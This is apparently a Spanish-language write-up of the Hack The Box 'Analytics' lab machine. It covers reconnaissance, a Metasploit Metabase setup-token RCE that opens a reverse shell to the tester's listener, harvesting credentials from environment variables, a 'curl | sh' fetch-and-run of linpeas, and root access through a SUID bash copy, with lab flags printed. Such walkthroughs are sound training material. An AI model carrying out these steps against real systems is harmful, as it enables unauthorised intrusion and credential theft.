> For the complete documentation index, see [llms.txt](https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/writeups/hack-the-box/analytics.md).
# Analytics
En esta ocasión vamos a hacer el writeup de la máquina Analytics de Hack the Box, una máquina Linux de dificultad easy.
## Primer acceso
Accedemos a la IP `10.10.11.233` a través del navegador. Está bloqueado, a si que añadimos el host a nuestro /etc/hosts:
```bash
sudo nano /etc/hosts
```
Ahora ya se muestra la web en el navegador:
A primera vista parece una landing de servicios de analítica, con anclas a cada sección en el menú. Al hacer hover sobre el link de login nos indica que hay un subdominio `data.analytical.htb` que incluirimos en nuestro archivo de hosts.
En el código fuente escontramos este script en javascript:
```java
var configuredRoot = document.head.querySelector("meta[name='base-href']").content;
var actualRoot = "/";
// Add trailing slashes
var backendPathname = document.head.querySelector("meta[name='uri']").content.replace(/\/*$/, "/");
// e.x. "/questions/"
var frontendPathname = window.location.pathname.replace(/\/*$/, "/");
// e.x. "/metabase/questions/"
if (backendPathname === frontendPathname.slice(-backendPathname.length)) {
// Remove the backend pathname from the end of the frontend pathname
actualRoot = frontendPathname.slice(0, -backendPathname.length) + "/";
// e.x. "/metabase/"
}
if (actualRoot !== configuredRoot) {
console.warn("Warning: the Metabase site URL basename \"" + configuredRoot + "\" does not match the actual basename \"" + actualRoot + "\".");
console.warn("You probably want to update the Site URL setting to \"" + window.location.origin + actualRoot + "\"");
document.getElementsByTagName("base")[0].href = actualRoot;
}
window.MetabaseRoot = actualRoot;
```
## Escaneo con Nmap
### Web principal
```bash
sudo nmap -v -sS -sV -sC --script vuln 10.10.11.233
```
```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:8.9p1:
| PRION:CVE-2023-28531 7.5 https://vulners.com/prion/PRION:CVE-2023-28531
| PRION:CVE-2021-28041 4.6 https://vulners.com/prion/PRION:CVE-2021-28041
|_ PRION:CVE-2019-16905 4.4 https://vulners.com/prion/PRION:CVE-2019-16905
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
A priori no encontramos nada interesante, solo los puertos 22 y 80 abiertos.
### Subdominio Data
```bash
sudo nmap -v -sS -sV -sC -T5 --script vuln data.analytical.htb
```
```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:8.9p1:
| PRION:CVE-2023-28531 7.5 https://vulners.com/prion/PRION:CVE-2023-28531
| PRION:CVE-2021-28041 4.6 https://vulners.com/prion/PRION:CVE-2021-28041
|_ PRION:CVE-2019-16905 4.4 https://vulners.com/prion/PRION:CVE-2019-16905
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-phpmyadmin-dir-traversal:
| VULNERABLE:
| phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion
| State: UNKNOWN (unable to test)
| IDs: CVE:CVE-2005-3299
| PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1 allows remote attackers to include local files via the $__redirect parameter, possibly involving the subform array.
|
| Disclosure date: 2005-10-nil
| Extra information:
| ../../../../../etc/passwd :
|
| References:
| http://www.exploit-db.com/exploits/1244/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
En el subdominio data en el puerto 80 encontramos una posible vulnerabilidad Directory Traversal.
## Fuzzing

Al fuzzear con gobuster o dirsearch no encontramos ningún directorio interesante. En la página About Us encontramos un link interesante a un repositorio de github sobre la versión utilizada en el editor de codigo:
## Exploit
Buscando exploits para Metabase nos encontramos con este artículo:
{% embed url="" %}
Aquí nos da varios pasos para reproducir el CVE, y un link al exploit en Github:
{% embed url="" %}
En metasploit tambien hay un script que nos funciona:
```bash
msf6 > search metabase
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/linux/http/metabase_setup_token_rce 2023-07-22 excellent Yes Metabase Setup Token RCE
```
```bash
msf6 exploit(linux/http/metabase_setup_token_rce) > set RHOSTS data.analytical.htb
RHOSTS => data.analytical.htb
msf6 exploit(linux/http/metabase_setup_token_rce) > set LHOST tun0
LHOST => 10.10.14.91
msf6 exploit(linux/http/metabase_setup_token_rce) > set RPORT 80
RPORT => 80
msf6 exploit(linux/http/metabase_setup_token_rce) > exploit
```
```
[*] Started reverse TCP handler on 10.10.14.91:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version Detected: 0.46.6
[+] Found setup token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
[*] Sending exploit (may take a few seconds)
[*] Command shell session 1 opened (10.10.14.91:4444 -> 10.10.11.233:46510) at 2023-11-14 13:39:45 +0100
env
MB_LDAP_BIND_DN=
LANGUAGE=en_US:en
USER=metabase
HOSTNAME=2fa1688e72da
FC_LANG=en-US
SHLVL=5
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
HOME=/home/metabase
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=/bin/sh
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/
MB_DB_FILE=//metabase.db/metabase.db
```
Con el comando `env` encontramos un usuario y contraseña:
```
META_USER=metalytics
META_PASS=An4lytics_ds20223#
```
Nos conectamos por SSH y obtenemos el user flag:
```bash
ssh metalytics@analytical.htb
metalytics@analytical.htb's password: An4lytics_ds20223#
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)
metalytics@analytics:~$ whoami
metalytics
metalytics@analytics:~$ pwd
/home/metalytics
metalytics@analytics:~$ ls
l m u user.txt w
metalytics@analytics:~$ cat user.txt
b87d0b99b20b8b29172016fec41b62b2
```
## Escalada de privilegios
Al ejecutar un linpeas solamente nos da un punto de entrada crítico:
```bash
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```
```
╔════════════════════════════════════╗
══════════════════════╣ Files with Interesting Permissions ╠══════════════════════
╚════════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root metalytics 1.4M Nov 14 12:33 /var/tmp/bash
|------------|
```
Vamos a explotar esto tan fácil como ejecutar el comando `/var/tmp/bash -p` y ya seríamos root:
```shell-session
metalytics@analytics:~$ /var/tmp/bash -p
bash-5.1# whoami
root
bash-5.1# pwd
/home/metalytics
bash-5.1# cd ..
bash-5.1# cd ..
bash-5.1# ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv sys tmp usr var
bash-5.1# cd root
bash-5.1# ls
root.txt
bash-5.1# cat root.txt
abbf2112116504ab3f8f5916d31e9974
```